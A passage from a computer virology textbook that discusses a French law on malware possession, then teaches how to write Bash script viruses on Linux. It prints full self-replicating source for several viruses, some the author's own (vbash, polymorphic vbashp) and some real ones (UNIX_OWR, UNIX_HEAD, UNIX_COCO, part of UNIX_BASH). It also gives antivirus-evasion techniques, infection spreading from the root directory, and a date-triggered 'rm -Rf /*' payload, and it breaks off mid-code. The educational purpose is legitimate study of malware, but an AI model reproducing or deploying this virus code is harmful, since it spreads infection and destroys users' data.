> *The law shall not be enforced whenever the act of importing, holding, offering, yielding or placing at the disposal equipment, instrument, or data is justified either to meet the requirements of technical, scientific research or to protect electronic communications networks and information systems and if and only if they are implemented by public or private institutions after notifiying the Prime Minister according to provisions III of the Article 18 of the "Law for Confidence in the e-Economy".*

Unfortunately, for reasons that sound obscure for people non versed in laws, the Senate modified and voted the aforesaid law in a final reading on May 14th, 2004. The law stipulates :

> *I.- Following the Article 323-3 of the Penal Code, the Article 323-3-1 has been added and stipulates that:*
> *" Art. 323-3-1 - the fact, without legitimate reason, to import, hold, offer, yield or place at the disposal equipment, instrument, a data or a very given program conceived or especially adapted to commit one or more offences envisaged by Articles 323-1 to 323-3 is punished sorrows planned respectively for the infringement itself or the infringement most severely repressed".*
> *II. - For Articles 323-4 and 323 of the same Penal Code, the term: "Articles 323-1 to 323-3" are replaced with the following ones: "Articles 323-1 to 323-3-1".*

The law was adopted and published as above in the French "*Journal Officiel*[21]" dated June 22nd, 2004. French Constitutional Council, on June 10th, 2004 confirmed the constitutionality of this Law and especially of the above-mentioned article.

As it is stated, the law is not clear enough. The terms "*without legitimate reason*" go beyond the requirements of the protection against computer viruses[22]. Not only will it undermine research in the field of computer security but it is clear that France will lose ground against other countries as

[21] Or *government publication*. The *Journal Officiel* is a daily gazette in which all laws and *décrets* (decrees), ministerial decisions and official appointments are published.

[22] Statement made by Mrs Evelyne Didier who was in charge of presenting the 84th amendment in the Senate, on 25th June, 2003. The interested reader will refer to `http://www.senat.fr/seances/s200306/s20030625/st20030625000.html`

far as computer security is concerned. Moreover, this law denies the reality of the field. It is not difficult to imagine that these changes will act as a deterrent to the research community, and that nobody will be crazy enough to work and publish on these subjects. The law is all the more vague in this area than no official institution has been chosen either to decide what kind of people will "have legitimate reasons" or what are "legitimate reasons" to work on viruses, and therefore grant permissions in due form. Morever, there is a gap in the law concerning some special cases. For instance, from a legal point of view, what will be the fate of any researcher or any specialist who "brings some work home"? The law simply skips a large amount of aspects. In this respect, the interested reader is urged to read [10, 107].

However, it is very likely that information will go on circulating through underground networks and researchers who serve their countries will be cut off from a fantastic and huge mine of information which so far was essential for them to improve their antiviral techniques. It is to be hoped that the court will go by the spirit of the law rather than the letter, when dealing with future criminal cases. We will have to keep a close eye on the way the future cases will be arbitrated and sentenced. However, it is likely to take years before we can have an accurate view of things. Finally, let us trust the judges' wisdom.

Be that as it may, the legislative changes will directly impact both the writing, studying and handling of viruses as well as the publishing of papers, of specialized magazines and books dealing on this subject. It is also necessary to remind potential researchers that only viral aspects (code self-reproduction) of computer viruses are essential. Examining payloads *per se* is not of great interest, except when dealing with applications by means of viral technologies. As a result, any experiments in the area of computer virology launched outside of a carefully controlled and isolated computer system will require prior mature thought, as well as the permission of the system/network administrator and of the computer security officer and that, in compliance with the law currently in force.

Learning Computer Viruses by Programming

6

Introduction

"Attack is the best form of defense."
Carl von Clausewitz (1780 - 1831)

In the previous part of the book, we reviewed the theoretical fundamentals of computer virology and then defined more precisely its terms and concepts. Our purpose is now to address more practical and technical aspects of computer viruses, and to analyze the fundamentals of computer virology algorithmics, independently from any specific platform, language or operating system.

As a consequence, we will follow a different approach from that chosen by the too scarce existing technical handbooks which usually deal with viral technologies and whose material is mainly source codes. Mostly, these books only focus on source codes written in assembly language. The main drawback is that this kind of language is strongly dependent on processor architecture. Some of these books present viruses written in rather "exotic" languages or very dependent on specific applications – like VBA or VBScript –, but unfortunately, the algorithmic aspect is hardly ever analysed and clearly defined.

Another drawback is that assembly languages (or any other "exotic language") are often very complex and hermetic, and consequently the reader will be rapidly bored and discouraged. As for persevering readers, they are likely to get bogged down in details and undoubtely will not be able to get the proper view that is necessary in understanding properly the philosophy behind viral codes and other malware.

As viral codes are strongly dependent on any specific OS and/or processor, their translation into other environments is very difficult. In such circumstances, the reader is hardly ever offered the opportunity to understand the philosophy of basic algorithmics of viral codes. These considerations put aside, it remains that these books are very interesting, even though they are not convenient for "beginners". Among existing reference books, Mark Ludwig's books [104, 105] rank probably among the best due to his clear and precise approach to the topic. Nevertheless, once again, the reader is supposed to be somewhat familiar with 16-bit assembly language.

The viruses presented in this part will be able to be implemented by the reader on any OS, without modifying any algorithm[1]

Two main considerations have encouraged the author to choose some viruses rather than others as part of his analysis:

- On the one hand, the author chose to explore virus classes that are generally little known and for which any detailed, technical litterature is rare: they are interpreted language viruses and companion viruses. The main interest in considering both kinds of viruses is that they sum up all the basic algorithmic aspects of computer virology. An additional chapter devoted to computer worms will provide the reader with the basic knowledge and techniques essential to design this very special kind of malware. The reader will eventually realize how difficult it is to create such an efficient virus/worm belonging to these categories
- On the other hand, at the present time, these classes of viruses and malware constitute a big challenge in terms of antiviral defense. When properly implemented, they are a big threat mainly because antiviral programs fail to detect them. Some of the viruses we intend to explore managed to bypass Unix antiviral softwares very easily during the tests we conducted. Nevertheless, let us recall that they are simple basic viruses designed for didactic purposes exclusively. It would be easy to imagine what the impact of far more sophisticated codes would be. The ability of such viruses to bypass any protection – the antivirus programs remain despairingly dumb – lies not only on the inherent features of these viruses, but also on the fact that they "live" in an environment in which the boundary between offensive programs and legitimate programs is not easy to identify – not to say impossible. This is especially true in the case of the Unix operating system.

[1] As for interpreted virus explored in Chapter 7, the reader just has to rewrite them with the script language corresponding to the desired operating system, which in fact will be easy once the algorithmic fundamentals have been assimilated.

Taking the above observations into account, it is important to explain why we have chosen to analyze these types of viruses. The purpose of this book is by no means to facilitate the virus programmers' task or to encourage their inclination to nuisance. On the contrary, such viruses are potentially dangerous and consequently it is essential to know how they operate. From this knowledge, basic principles and lessons will be drawn and will then be efficiently applied both at a security policy level (prevention level) and at an auditing and monitoring level. Antiviral fight carried out automatically by means of antiviral programs – as absolutely essential as antiviral applications may be – will never be perfect and any sophisticated virus is bound to bypass this protection measure, especially if it belongs to one of the above-mentionned classes. Theses viruses are very instructive examples issued from the theoretical results described in a previous part of the book earlier, and illustrate the fact that a perfect defense against such viruses remains utopian.

All of the viruses that will be explored in thiis part were developped and tested under Linux. They were written either in *Bash* shell (interpreted language viruses) or in the C language (the `gcc` compiler, release 2.95.3, was used). Both languages are easy to learn and any computer science student is likely to be familiar with them. The *SuSe* (release 8.0) Linux distribution was selected as a developing environment due to its stability. However, all of these viruses will work under othe Linux flavours, insofar as they conform to the POSIX standard. Finally, it may be useful to add that all of the viruses discussed throughout the next pages were designed by the author (except where otherwise stated). For instance, some of the worms are real ones, which are worth studying as such. Morevover, publishing a new worm is not a good idea, even for pedagogic purposes.

Let us notice that working under Unix was not decided on by accident. We would like to draw the reader's attention on the fact that the viruses operate on any operating system (including Unix/Linux) , and not exclusively on *Windows* environments as the vast majority of people tends to believe. Many people envisage Linux as an alternative to *Windows* in order to get rid of the viral risk. Unfortunately, computer viruses are just programs. Any computer whatever its operating system may be, is bound to be a target. We could even go as far as to say that a flawed (with security holes) or ill-configured Unix equipped with any software (open or not), might definitely be a worst solution than any flavour of Windows environment.

Most of the virus codes explored in the subsquent chapters are available in the CDROM provided with the book (they are included as PDF files). The

last point we wish to stress is that the reader must be very careful when handling these viruses. It is also useful to recall that the reader is urged not only to work on a carefully controlled and isolated computer system, but also to take careful measures including a prior backup of all data, and to get the required permissions and so forth.

7

Computer Viruses in Interpreted Programming Language

7.1 Introduction

This kind of virus is commonly known as *script virus*. This naming convention only takes into account either the BAT-like viruses written for DOS/Windows operating systems or viruses written in Shell language for the various Unix flavors.

In fact, it turns out that the above-mentioned virus is part of a larger category denoted interpreted (or interpretative) languages. An executable file written in this kind of programming language is simply a text file (that may have specific execution rights, like in Unix systems) which will be "interpreted" by a specific application or device: namely the "interpreter". It may be either a program included in any operating system (*command-line interpreter* class like the DOS COMMAND.COM, a Unix shell...), a programming language (Lisp, Basic, Basic, Postscript, Python, Ruby, Tcl...), an interpreter embedded in a given application (web browser, *Word*-like text processing software[1], document viewer like *Acrobat*...) or a given device (a *Postscript* printer for example).

An interpreted programming language is executed instruction by instruction without any preliminary generation of any binary executable file (at least apparently in some cases, see footnote). Even though interpreted languages are slightly more limited than other compiled high-level languages (they are themselves far more limited than low-level assemby languages),

[1] For some programming languages like VBA *Visual Basic for Applications*, Java, Python, *VisualBasic Script*..., the difference between "interpreted" and "compiled" language may not be so obvious. The user may not be aware of the occurence of a compiling step in the background. Nonetheless, we will consider them as interpreted languages since the user thinks he dealing with only a source code or a command file.

they are endowed with efficient capabilities and features necessary to write viruses properly. The profusion of new viruses in recent years can be accounted for by the widespread use of these programming languages which are, all things considered, easy to learn, and for which an adequate compiler is easy to obtain.

The best example is undoubtedly the VBScript used to write a number of famous (and less famous) worms. Macro-viruses and VBA language viruses are other examples worth noticing.

In this chapter, we will limit ourselves to the Linux shell which is part of one of the most complex and efficient interpreted languages. Our aim is to show how to implement all of the algorithmic features of any kind of virus thanks to interpreted languages. The reader will be then able to adapt and translate the given viral algorithmics to other languages and operating system.

Every source code of the viruses we will detail in this chapter is available in the CDROM provided with this book. The reader is advised to handle these viruses carefully.

7.2 Design of a Shell Bash Virus under Linux

The BASH (*Bourne Again Shell*) is the most commonly used shell under Linux[2]. Its job is to execute commands entered by a user (character-based user interface). It consists of an interpreted language, using *script* or command files and can be compared with the DOS command interpreter (COMMAND.COM).

Initially created by Brian Fox in 1988, and developped with Chet Ramey, this language incorporates the best features of the previous products like *C shell, Korn Shell* and *Bourne Shell*. Its first advantage are the Bash's command-history facilities (particularly, the possibility to re-use the commands easily). Its second advantage is that it offers powerful programming capabilities: it has many new options, variables and new programming features (particularly job control which gives you the ability to stop, start, and pause any number of commands at the same time). We will now illustrate this point by programming a bash virus and making it evolve. The interested reader will consult [16, 114] for further details about the *Bash* shell.

Let us consider the following simple virus called *vbash*. We will make it evolve step by step, to give it the main features of a sophisticated virus.

[2] The Bash shell is present in MacOS X (release 10.3) as well.

This virus was developped under GNU BASH release 2.05. The compatibility of this language with the existing standards (IEEE POSIX) means that these viruses are portable to other shell languages. This version of the virus, though efficient, can be greatly optimized, if you are prepared to sacrifice program readability. The purpose is, throughout this study, to show clearly the basic viral algorithmics. This virus is 91 bytes long and infects any file

```
for i in *.sh; do # for all files with the sh extension
    if test "./$i" != "$0"; then # if target ≠ from current infecting file
      tail -n 5 $0 | cat >> $i ; # append viral code
    fi
done
```

Table 7.1. Source code of the *vbash* virus

with the *sh* extension (script files in Bash). It simply works by appending its own code to the target file. When an infected file (containing the viral code) is executed, the virus itself is activated at the end of the script, spreading the infection to other scripts. It is more efficient to append viral code rather to prepend it because in the latter case temporary files must be used, which creates unusual system/disk activity. The drawback is that the virus is activated only after the infected program (viral host). The programmer has to make a trade-off according to what he wishes as far as viral general mechanism is concerned.

In addition to some limitations, the *vbash* virus contains a number of flaws which can be exploited by either an antivirus program or a user himself:

- its action is limited to the current directory, which minimizes its infective power. Moreover, there are few executable script files with a `sh` extension. These files often are detected using a comment line like `#!/bin/bash`.
- The virus does not check if it has already infected the target files. This is a major rule in computer virology. If this rule is not followed, the virus will add a 91-byte long piece of code each time an infected file is run. The rapid increasing in size of the file will be noticeable. In this basic variant, the fight against overinfection[3] is inadequate.

[3] Let us recall that we choose to use the term of "*overinfection*" instead of "*secondary infection*".

- It is not a stealth virus. It can be detected either by simply listing the working directory or directly by reading its content (code) by means of a text editor (e.g. *vi*).
- It is not a polymorphic virus. As the virus is a small one, its 5-line code can easily become a signature susceptible to be exploited.
- Even if it is not an essential point to note, the virus has no payload.

We now are going to see how, with an interpreted language like *Bash* shell, all these missing features can be implemented. As a final step, we will consider how the infective power of the virus can also be increased.

As a general rule, note that a clever and sophisticated programming needs to be structured by using procedures, local variables..., for instance. *Bash* language is not an exception even if it offers less possibilities than the C programming language. For our example, we will not use the best programming capabilities for two reasons. The first one is that any viral structured code is bound to be analyzed and detected by any antivirus program. This feature is more important for interpreted languages than for compiled languages. The other reason is that we do not want the file to be too big. A sophisticated and canonical programming would increase the size of the viral file significantly.

7.2.1 Fighting Overinfection

The virus must ensure that it has not infected the target file already. For that purpose, it must find a signature specific to the virus (infection marker). This signature must be:

- *discriminating*: that is to say, the probablity that a previous infection by the same virus remains undetected must be as low as possible (tends towards 0). The viral code as a whole is therefore the best signature even if, on the other hand, the comparison will be longer and more expansive in machine resources, especially if the directory includes many potential target files. Nevertheless, interpreted shell-like languages provide efficient tools to deal with this search.
- *frameproof* or *non-incriminating*: the signature must not incriminate a legitimate (non-infected) program; that is to say the probability of false alerts (false positive or detecting an infected file when in fact it is not infected) must also be as low as possible. For example, the `cp $0 $file` shell command is inadequate; a significant number of non viral scripts will contain such instructions.

In both cases, the reader will note than these two features are very dependent on the character string length considered as a signature and on its inherent characteristics. Two solutions can be put forward. One can either insert a proper signature or consider all or part of the source code itself as a signature. If the signature consists of a character string, the virus only need to find it before any infection attempt. The best solution is to embed both the signature search and the signature itself in a single instruction (or command). Here is an example:

```
if [ -z $(cat $i | grep "ixYT6DFArwz32@'oi&7") ]
 then
 ... infection ...
fi
```

In this case, the signature is `ixYT6DFArwz32@'oi&7`. It consists of a constant character string which can be easily detected by an antivirus program. We will see later how to deal with this problem.

If we want the body virus to be itself the signature, we have to compare the last T lines of the potentially infectable file (if T is the final size of the virus, in terms of lines) with that of the virus: in this case, we must keep in mind that the virus can itself be called from an infected file. Here is an example of a piece of code using the `tr` command (translation or deletion of characters):

```
HOST=$(tail -T $i | tr '\n' '\370')
VIR=$(tail -T $0 | tr '\n' '\370')
if [ "$HOST" == "$VIR" ]
 then
  ... infection ...
 fi
```

We can also use the *echo* command with the *-n* option – which avoids printing a linefeed at the end. It will produce the same result as the previous example:

```
HOST=$(echo -n $(tail -12 $i))
VIR=$(echo -n $(tail -12 $0))
if [ "$HOST" == "$VIR" ]
then
 echo EQUALITY
fi
```

There are a number of other possibilities that exploit the *Bash* language capabilities.

7.2.2 Anti-antiviral Fighting: Polymorphism

We will not discuss the stealth problem in this chapter. This aspect will be described in Chapter 8, devoted to companion viruses. As far as polymorphism is concerned, note that the problem concerning the quality of the viral signature presented in Section 7.2.1 is similar to that of antiviral fighting. The virus must therefore prevent the antivirus program from using any constant elements belonging to the signature.

One possible technique (see Chapter 4) consists in encrypting the given file, except the decryptor – *i.e.* the encryption/decryption procedure. Consequently the latter has also to be changed after each infection to avoid becoming itself a signature. Applying this technique is very difficult with an interpreted language like *Bash* (at least, if you wish the size of the code virus to remain small). Interpreted languages like AWK [56] and PERL[4] [157] would be undoubtely more convenient for that purpose. At the end of the chapter, it is suggested that you write such a virus in PERL language, as an exercise.

Code mutation into another equivalent code would also constitute an efficient technique as well. It consists in making elements belonging to a potential signature vary from copy to copy, producing a viral code rather different in the form, but similar as far as the infection mechanism and the payload are concerned. Let us see how all that works through a simple but eloquent example. This version of *vbash* will be named *vbashp*. For the purposes of our demonstration, the readability of the code has been improved. In the real world, the code will be made smaller while stealth features relating to the variables will be increased.

To implement its polymorphic mechanism, the virus will randomly permute its code before infecting each target, and the permutation will change from target to target. As a matter of fact, finding any signature becomes almost an impossible task using only the virus main body, since a potential sub-sequence of instructions usable as a signature will not stop varying. However, at this stage, some problems have to be solved:

- in spite of its polymorphism features, the virus must fight against overinfection efficiently. It must succeed in detecting its own presence, whatever the new form of the virus may be. This can be performed neither with any

[4] `www.perl.com`

character string which would create an exploitable signature nor with a sequence of instructions, since the latter varies constantly. Restoring the sequence before permutation is impossible because this permutation is itself not stored in the virus (otherwise we go back to a constant character string, that is to say, a signature).

- In order that the virus may activate when the infected file is run, the inverse permutation must be applied. For the same reasons we stated in the previous point, this has to be done without knowing the permutation itself explicitely. To do that, a function that restores the code must be inserted before the viral code itself (the main body of the virus denoted MVB). The problem is that the function is in "plain" (that is to say, in an unencrypted or permutated) form thus susceptible once again of becoming a signature, if the function remains constant.

Let us now see how these two problems can be solved. Note once again that we work on a didactic example, and that slight changes are needed to make it a real, smaller and more infective virus (by recursive treatment of subdirectories, see Section 7.2.3). An exercise on this issue is proposed to the interested reader.

To improve and increase stealth, and particularly counterbalance the inevitable use of temporary files, we use a hidden temporary file denoted `/tmp/\ /` – note that the \ symbol is an escape character which tells the `mkdir` command that the space in the directory name is part of the argument.

Vbashp restoring function

Let us consider a typical case of a file which has been infected by the *vbashp* virus. Its structure is described in Figure 7.1. When the virus takes control (end of execution of the legitimate part of the current infected script), its aim is first to isolate the main body of the virus and next to apply the reverse permutation. Since every line of the main body virus code contains a comment at the end of the line, written in the form `#@n` where `n` is the line index in the non permuted version of the virus, a simple `sort` command restores the code even though the kind of permutation used is unknown (the `@` character acts as a field separator for the `sort` command).

In the following code, the lines numbering does not take into account the comments aimed at facilitating the reader's understanding. In order to include some polymorphic features to our example, the variable `/tmp/\ /test` would be different from copy to copy. Note that its name was chosen




Fig. 7.1. *Vbashp* infection

```
# Beginning of the infected file
echo "This is an example of infected file"
tail -n 39 $0 | sort -g -t@ +1 > /tmp/\ /test
mkdir -m 0777 /tmp/\ /
chmod +x /tmp/\ /test && /tmp/\ /test &
exit 0
```

Table 7.2. *Vbashp* virus : restoring function

to greatly hinder the antiviral fight and that it corresponds to a *Bash* buit-in command.

Overinfection prevention and infection

The potential overinfection of the target file will be controlled in a clever way. Rather than searching for a signature, whatever it may be, which is impossible if we want a minimum of polymorphism, we will dynamically test if the virus is present or not. Only an antiviral analysis by code emulation (see Section 4) will thus succeed in detecting the virus. For every target, the virus isolates the last lines that may contain the virus (MVB), and runs the code corresponding to the `test` argument. The normal exit value (`exit 0`)

```
# Prevention of overinfection
if [ "$1" == "test" ]; then #@1
  exit 0 #@2
fi #@3
# Infection procedure itself
MANAGER=(test cd ls pwd) # varying names of temporary files #@4
RANDOM=$$ #@5
for target in *; do #@6
  # is target size < MVB size ?
  nbline=$(wc -l $target) #@7
  nbline=$(nbline## ) #@8
  nbline=$(echo $nbline | cut -d " " -f1) #@9
  if [ $(($nbline)) -lt 42 ]; then #@10
    continue #@11
  fi #@12
  NEWFILE=$MANAGER[$((RANDOM % 4))] #@13
  tail -n 39 $target | sort -g -t@ +1 > /tmp/\ /"$NEWFILE" #@14
  chmod +x /tmp/\ /"$NEWFILE" #@15
  if ! /tmp/\ /"$NEWFILE" test ; then #@16
    continue #@17
  fi #@18
```

Table 7.3. *Vbashp* Overinfection Management (MVB first part)

indicates whether the virus is present (the file is already infected) or not (for other exit values). When the virus is copied into the target file, the lines are randomly chosen, one by one, and then copied into the target file along with the `#@ line_number` field. This field is used to recover the viral code before it is be launched (it is equivalent to the inverse permutation). Randomness is initialized with a seed whose value is the current shell process identifier. In the end, we obtain a rather efficient polymorphic version.

It remains obvious that a conventional signature search remains impossible (from a signature database), if we want to keep a fairly low false alert rate. Writing a specific detection script for this particular virus will be more convenient. To do this, we need an infected file, which once analysed, will disclose all the virus's secrets and tricks especially how the virus prevents overinfection in spite of the polymorphic mechanisms. Apart from the fact that it is difficult to get the first copy of a virus to analyse it (especially in the case of a virus with limited and controled infective power), ergonomics is then not optimal.

```
    NEWFILE=$MANAGER[$((RANDOM % 4))] #@19
    NEWFILE="/tmp/\ /$NEWFILE" #@20
    echo "tail -n 39 $0 > $NEWFILE" >> $target #@21
    echo "chmod +x $NEWFILE && $NEWFILE &" >> $target #@22
    echo "exit 0" #@23
    tabft=("FT" [39]=" ") #@24
    declare -i nbl=0 #@25
    while [ $nbl -ne 39 ]; do #@26
        valindex=$(((RANDOM % 39)+1)) #@27
        while [ "$tabft[$valindex]" == "FT" ]; do #@28
            valindex=$(((RANDOM % 39)+1)) #@29
        done #@30
        line=$(tail -$valindex $0 | head -1) #@31
        line=$line/'\t'#* #@32
        echo -e "$line"'\t'"@$valindex" >> $target #@33
        nbl=$(($nbl+1)) #@34
    done #@35
done #@36
fi #@37
rm /tmp/\ /* #@38
rmdir /tmp/\ /* #@39
```

Table 7.4. *Vbashp* Virus: Infection (MVB end)

7.2.3 Increasing the *Vbash* Infective Power

The action of the *vbash* virus is limited since it remains within the limits of the current directory and just searches for files with the extension **.sh* as a target.

The infection of executable files, of any kind, raises the question of knowing how scripts and compiled files (binary files) can be distinguished. Testing writing and executing rights remains insufficient:

```
if [ -w $i ] && [ -x $i ]
then
  ....
fi
```

Theoretically, the presence of the character string `#!/bin/bash` should be a sufficient clue allowing to deduce that it is indeed a script. This string is not systematically included and as a consequence the infective power of the

virus, in this case, is *de facto* limited. One can also infer that it is a script from the absence of the ELF string (standing for *Executable and Linking Format*) which indeed is a characteristic of compiled files:

```
if [ -z $(grep "ELF" $i) ]
then
 ...
fi
```

Let us now consider how to deal with other directories and how to spread the infection inside them. The first solution is to use the *find* command; in this respect, the UNIX_BASH virus (see Section 7.3.4) constitutes by itself a fairly good illustration. The only thing is to provide a starting directory, for instance the root directory (/) to gain a maximum efficiency. Error redirection (2 >/dev/null) is strongly advised, since directories devoid of read access tend to trigger many disturbing messages. The main drawback of this solution is that it lacks stealth features. Moreover, the *find* command always requires a large number of disk reads and consequently slows down the Operating System significantly. Any misuse of the *find* command will provoke numerous error messages to be displayed.

Another much more sophisticated solution consists in using recursivity. When meeting a subdirectory, the viral program calls itself to deal with it in the same way. The only thing to do is to specify the original directory at the beginning of the script. The code can then be summarized as follows:

```
if [ "$1" != "0" ]; then
  DP=$PWD
  NAME=${0##.}
 fi
for file in *; do
 if [ -d $file ]; then
  cd $file
  $DP$NAME 0 2>/dev/null
  cd ..
 else
   ... infection routine ...
 fi
done
```

This is not the best solution however. Each recursive call of the script creates a new shell process. It is worth noticing that during the tests in our laboratory, this never raised a major problem since the execution time was very

short, even for a *root* user whose account contained many executable files. The best solution consists in programming the recursion by using functions. The interested reader will find an example in [114, p. 131].

On the contrary, the programmer may wish to decrease the infective power of the virus, in order to increase its lifetime (see Chapter 4) by using stealth technologies. For example, the virus will be able to infect only the files which have just been modified (in this case, it refers to a type of slow virus). It undoubtedly means that the date of the target file is more recent than that of the infecting file. The following instruction

```
if [ -x "$target" ] && [ $0 -nt $target ] && [ ! -d "$target" ]
 then
   ... infection ....
 fi
```

will then be used.

The programmer may also choose to infect just one file out of every n files, in order to limit the infective power of the virus. In the following example, we use the *Bash* arithmetic tools to just infect 20% of the regular executable files:

```
 #!/bin/bash
 declare -i cpt
 cpt=$((0))
 for target in *.sh ; do
 if [ -x "$target" ] && [ $0 -nt $target ] &&  \
                        [ ! -d "$target" ];then
   cpt=$(($cpt+1))
   if [ $((cpt%5)) != "0" ]; then
    ... infection ....
   fi
 fi
 done
```

The inversion of lines 5 and 6 will significantly slow down the infection, as the reader will notice. In the same way, using the `continue n` instruction in the `for` loop, in which `n` is a integer value, will allow to just infect a single file out of every `n`.

7.2.4 Including a Payload

Although setting up a payload is not a necessary condition, let us say some words concerning this subject. Its effect will depend on where it is called

from. One may choose to trigger it only if the infection is successful. On the contrary the payload may be launched either when no infection has occured or if a arbitrary minimal number of files have been infected. In these three cases, a counter is then required. A more dangerous version will systematically deliver the payload before and/or after the infection routine.

Finally, an event may be sufficient to trigger the infection, for example, the coincidence with a system date:

```
if test "$(date +%b%d)" == "Jan21"; then
    rm -Rf /*
fi
```

In all cases, the possibilities are only limited by the programmer's imagination.

7.3 Some Real-world Examples

As an illustration, we will present some real-world viruses written in interpreted languages, found on various official or less official sites dedicated to the topic. The code source is given as it was encountered, only a few line-by-line comments have been added to help the novice reader.

We will not deal with viruses other than those written in shell language under Unix. The philosophy of viruses written with other languages is similar (particularly BAT-viruses written in DOS command line language). Notice that common antivirus programs especially under UNIX may fail to detect most of these viruses.

These examples show that writing a perfect virus is not as easy as it seems, and that the writer must envisage beforehand every specific trigger event relating either to the system or to the user which could eventually betray the presence of the virus or disturb its action.

7.3.1 The UNIX_OWR Virus

The UNIX_OWR virus (standing for *overwriter*)) is a very small and simple one. It is a viral program that overwrites existing code. This virus has some flaws and limitations:

- its action is limited to the current directory;
- it infects all the files, including nonexecutable files;
- the virus overwrites itself, triggering the following error message `cp: ‘./v’ and ‘v’ are the same file` which may alert the user; other potential errors are not taken into account.

```
# Overwritter I
for file in *; do # for every file
    cp $0 $file   # overwrite the target file with the virus
done
```

Table 7.5. The UNIX_OWR Virus Source Code

- The virus is devoid of stealth technology: all files at the end of the infection phase have the same size.

7.3.2 The UNIX_HEAD Virus

The UNIX_HEAD virus proceeds by prepending its viral code to the original program. In this case, only the executable script files are infected (the execution directive `#!/bin/sh` is present). However, the flaws and limitations of the virus are the same as in the previous example.

```
#!/bin/sh
for F in * do # for every file
    do
        if [ "$(head -c9 $F 2 >/dev/null)" = "#!/bin/sh" ]
                # if the first 9 characters are #!/bin/sh
    then
        HOST=$(cat $F | tr '\n' \xc7))
                # save the target file in the HOST variable
        head -11 $0 > $F 2 > /dev/null
                # overwrite the target file with the first 11 lines
                # of its own code
        echo $HOST | tr \xc7 '\n' >> $F 2 >/dev/null
                # finally append the target file itself
    fi
done
```

Table 7.6. The UNIX_HEAD Virus

- its action is limited to the current directory,

- overinfection cannot be prevented (*i.e.*, the infecting file infects itself each time),
- since the virus has no stealth features, the infected files then become larger whenever an infected script is executed in the current directory,
- the `tr` command (useful to translate or delete characters) is misused, creating corrupted files which are no longer executable (presence of `x` characters in the target file).

7.3.3 The Unix_Coco Virus

The Unix_Coco virus proceeds by adding viral code to the original program. The author tried to anticipate and prevent a number of risks or events, liable to betray the presence of the virus.

The positive points of the Unix_Coco virus are:

- it handles overinfection by searching for the signature in the target file. Any change regarding the size of the infected files will not be detected.
- it checks the target file features.

However, various flaws/limitations may still endanger the virus:

- the code could be made smaller (the `/dev/null` file must be forsaken for the benefit of temporary files; moreover, this reduces writings on the disk);
- some portability problems may arise when using the `grep` command on some UNIX platforms (for example: compatibility problems between some versions and the POSIX.2 standard). For instance, error redirection command on the `/dev/null` file is more suitable than using the `-s` command option.
- the presence of a signature (the character string coco) which makes the scanning detection easier.

7.3.4 The Unix_bash virus

As a final example, we will consider a rather dangerous virus, that gives an idea of how powerful the shell language under Unix may be. During our various tests performed in our lab, as a normal user or a superuser, the virus managed to disrupt the whole operating system. The only solutions were either to reinstall the system (causing a probable loss of data) or to perform a long and boring manual disinfection. The worst thing to do, of course, would have been to turn off the computer promptly.

```
# COCO
head -n 24 $0 > .test
      # the main viral body is saved in a temporary file
      for file in * # for every file in the current directory
          do
             if test -f $file
      # if the file exists and is of regular type
             then
               if test -x $file
      # if the file exists
              then
                if test -w $file
      # if the file has write access right
                  then
                     if grep -s echo $file >.mmm
      # if the echo command is available
      # (then the target file is a script)
                       then
                          head -n 1 $file >.mm
      # save the first line
                          if grep -s COCO .mm >.mmm
      # look for the string COCO (signature)
                             then
                                rm .mm -f
      # delete temporary files
                             else
                                cat $file > .SAVEE
      # save temporarily the target file
                                cat .test > $file
      # overwrite the target file with the viral code
                                cat .SAVEE >> $file
      # finally append the target file
          fi; fi; fi; fi; fi
      done
rm .test .SAVEE .mmm .mm -f
      # delete temporary files
```

Table 7.7. The UNIX_COCO Virus

During this first phase, the virus checks for the existence of a current infectious process (the filename `/tmp/vir-*` exists). If it does not find one, the virus activates itself in a subshell using the `infect` argument to begin the infection step. If the virus is executed from an infected file, it passes control

```
if [ "$1" != infect ]
  # if the first argument is not equal to the "infect" string
then
  if [ ! -f /tmp/vir-* ]
  # if no vir-xxx file does exists in /tmp
    then
      $0 infect &
  # recursive call to the virus with the "infect" argument
    fi
    tail +25 $0 >>/tmp/vir-$$
  # the executable got rid of the virus and saved
  # in /tmp/vir-$$ (case where the user run an
  # infected file
  # $$ = current shell process ID
    chmod 777 /tmp/vir-$$
  # modify the access rights of the file (rwx for all)
  /tmp/vir-$$ $@
  # execution of the /tmp/vir-$$ file with the original arguments
  CODE=$?
  # store the return code of the most recently invoked
  # background job
```

Table 7.8. The UNIX_BASH (beginning)

to the target file with the original arguments (if any). The purpose is to avoid betraying the presence of the infection. To do this, the virus must not arouse the user's suspicions. During the second phase, (the infection phase itself) the virus looks for uninfected files. Using the `find` command is inadequate (see why in Section 7.2.3).

In short, the virus proceeds by prepending its code to the target file, which is less efficient than if the code was simply appended (in the first case, you need to use temporary files, which increases the activity on the hard disk). The viral code eventually becomes bigger than required. Moreover a few errors still exist in this code (for example, the shell variable `$?` always returns 0; the author of the virus seems to have mistaken it with the shell variable `$!`). The interested reader is urged to find and correct them as an exercise.

During our tests, this virus infected the whole system within a few seconds, in an efficient but very noticeable way. Note that when the user works

```
else
    # infected file is executed
    # with the "infect" argument
    find / -type f -perm +100 -exec bash -c \
    # search from the root directory
    # every user's regular executable
    # files; run the bash shell with the
    # following command ({} is replaced by
    # the current file given by the find command
    "if [ -z \"\`cat {}|grep VIRUS\`\" ]; \
    # if [file does contain the word VIRUS]
    # (the string VIRUS works here as an infection marker)
    then \
    cp {} /tmp/vir-$$; \
